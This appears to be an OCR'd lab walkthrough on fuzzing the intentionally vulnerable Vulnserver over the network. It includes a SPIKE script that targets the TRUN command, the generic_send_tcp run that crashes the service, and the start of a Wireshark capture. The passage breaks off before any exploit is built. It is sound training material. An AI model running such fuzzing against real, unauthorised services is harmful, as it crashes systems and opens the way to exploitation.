
**Setting up the victim machine, note down the ip address and start the vulnserver, the vulnserver listens on port 9999 by default.**




C:\WINDOWS\system32\cmd.exe

```
C:\>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.91.133
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.91.2

C:\>
```

C:\vulnserver\vulnserver.exe

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```


**Verify the connectivity by telneting into the victim machine, Note down the list of command, these are our potential buffers that carry the data.**



root@kali: ~


```
root@kali:~# telnet 192.168.91.133 9999
Trying 192.168.91.133...
Connected to 192.168.91.133.
Escape character is '^]'.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

**So what now ? Fuzzing time ! I will be using spike fuzzer so first of all we need a spike script,**




```
root@kali: /usr/bin
root@kali:/usr/bin# nano fuzzvulnsvr.spk
```

**we needed the following three function, their purpose are explained in comments refer to below screenshot.**




```
root@kali: /usr/bin
  GNU nano 2.2.6              File: fuzzvulnsvr.spk                       Modified

s_readline(); // read line
s_string("TRUN "); // send TRUN command
s_string_variable("A"); the fuzzed string to be sent



^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

**Now we will send fuzzed strings as an argument to "TRUN" command.**



```
root@kali: /usr/bin
root@kali:/usr/bin# clear
root@kali:/usr/bin# ./generic_send_tcp 192.168.91.133 9999 fuzzvulnsvr.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 3
Fuzzing Variable 0:5
line read=Welcome to Vulnerable Server! Enter HELP for help.
```


**As the server stopped responding, we stopped the script.**



root@kali: /usr/bin

```
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
Variablesize= 46
Fuzzing Variable 0:13
Variablesize= 47
Fuzzing Variable 0:14
Variablesize= 44
Fuzzing Variable 0:15
Variablesize= 53
Fuzzing Variable 0:16
Variablesize= 50
Fuzzing Variable 0:17
Variablesize= 30
Fuzzing Variable 0:18
Variablesize= 23
Fuzzing Variable 0:19
Variablesize= 48
Fuzzing Variable 0:20
Variablesize= 36
Fuzzing Variable 0:21
Variablesize= 18
```

**The server has crashed.**



vulnserver.exe

**vulnserver.exe has encountered a problem and needs to close. We are sorry for the inconvenience.**


If you were in the middle of something, the information you were working on might be lost.

**Please tell Microsoft about this problem.**
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.


Send Error Report | Don't Send

**Repeat the same process to reproduce the crash, but this time capture the packet in order to observe the network activity to study in detail the crash. For capturing purposes i used wireshark**




```
root@kali:~# wireshark &
```

**Start capturing the packets.**




The Wireshark Network Analyzer [Wireshark 1.8.5 ]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analy
Version 1.8.5
Capture
Files
Interface List
Live list of the capture interfaces (counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
eth0
Linux netfilter log (NFLOG) interface: nflog
eth1
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wi

**Select the interface i.e usually eth0 ( in my case i didnt use the eth1 as i disconnected it before capturing packet)**


The Wireshark Network Analyzer [Wireshark 1.8.5 ]
Wireshark: Capture Interfaces
Help
Start
Stop
Options
Close
Interface List
Live list of the capture interfaces
Open
Open a previously captured file


|  | Device | Description | IP | Packets | Packets/s |
|---|---|---|---|---|---|
| ☑ | eth0 |  | 192.168.91.128 | 4 | 1 |
| ☐ | nflog | Linux netfilter log (NFLOG) interface | none | 0 | 0 |
| ☐ | eth1 |  | 192.168.1.11 | 0 | 0 |
| ☐ | any | Pseudo-device that captures on all interfaces | none | 4 | 1 |
| ☐ | lo |  | 127.0.0.1 | 0 | 0 |

**Resend the fuzzed bytes.**



